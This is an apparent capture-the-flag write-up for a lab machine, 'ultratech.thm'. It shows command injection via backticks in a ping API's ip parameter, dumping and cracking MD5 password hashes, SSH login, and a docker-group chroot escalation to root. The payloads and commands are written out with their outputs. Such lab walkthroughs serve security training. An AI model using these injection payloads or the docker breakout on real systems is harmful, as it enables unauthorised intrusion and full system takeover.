
ultratech.thm:31331/js/

[redacted]

Index of /js


Name	Last modified	Size	Description
Parent Directory		-	
api.js	2019-03-22 18:06	883	
app.js	2019-03-22 18:06	43K	
app.min.js	2019-03-22 18:06	19K	

Apache/2.4.29 (Ubuntu) Server at ultratech.thm Port 31331



```
(function() {
    console.warn('Debugging ::');

    function getAPIURL() {
        return `${window.location.hostname}:8081`
    }

    function checkAPIStatus() {
        const req = new XMLHttpRequest();
        try {
            const url = `http://${getAPIURL()}/ping?ip=${window.location.hostname}`
            req.open('GET', url, true);
            req.onload = function (e) {
                if (req.readyState === 4) {
                    if (req.status === 200) {
                        console.log('The api seems to be running')
                    } else {
                        console.error(req.statusText);
                    }
                }
            };
            req.onerror = function (e) {
                console.error(xhr.statusText);
            };
            req.send(null);
        }
        catch (e) {
            console.error(e)
            console.log('API Error');
        }
    }
    checkAPIStatus()
    const interval = setInterval(checkAPIStatus, 10000);
    const form = document.querySelector('form')
    form.action = `http://${getAPIURL()}/auth`;

})();
```


It seems that it can ping a hostname with **?ip** parameter



[redacted]

```
PING google.com (209.85.202.101) 56(84) bytes of data. --- google.com ping statistics --- 1 packets transmitted,
```


Let's check can we execute other system command using it




```
ultratech.thm:8081/ping?ip=`id`
ping: groups=1002(www): Temporary failure in name resolution
```

We got a result using **backticks**. It is worked because in unix system is used for command execution.

After executing **ls** got a file name as **utech.db.sqlite**



```
ultratech.thm:8081/ping?ip=`ls`
ping: utech.db.sqlite: Name or service not known
```



```
ultratech.thm:8081/ping?ip=`cat utech.db.sqlite`
ping: ) ���(Mr00tf357a0c52799563c7c7b76c1e7543a32)Madmin0d0ea5111e3c1def594c1684e3b9be84: Parameter string not correctly encoded
```


r00t : f357a0c52799563c7c7b76c1e7543a32
admin : 0d0ea5111e3c1def594c1684e3b9be84

It is md5 hash let's crack it

r00t : n100906
admin : mrsheafy


Now we have username and password get the shell

```
ssh r00t@ultratech.thm
```



```
r00t@ultratech-prod:~$ whoami
r00t
r00t@ultratech-prod:~$ id
uid=1001(r00t) gid=1001(r00t) groups=1001(r00t),116(docker)
```

It seems that user **r00t** is a member of docker group let's go to https://gtfobins.github.io/# and search for **docker** and click on **shell**



Shell


It can be used to break out from restricted environments by spawning an interactive system shell.

The resulting is a root shell.

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

change alpine to bash

```
docker run -v /:/mnt --rm -it bash chroot /mnt sh
```



```
r00t@ultratech-prod:~$ docker run -v /:/mnt --rm -it bash chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
# whoami
root
```

Now we are **root** user of the system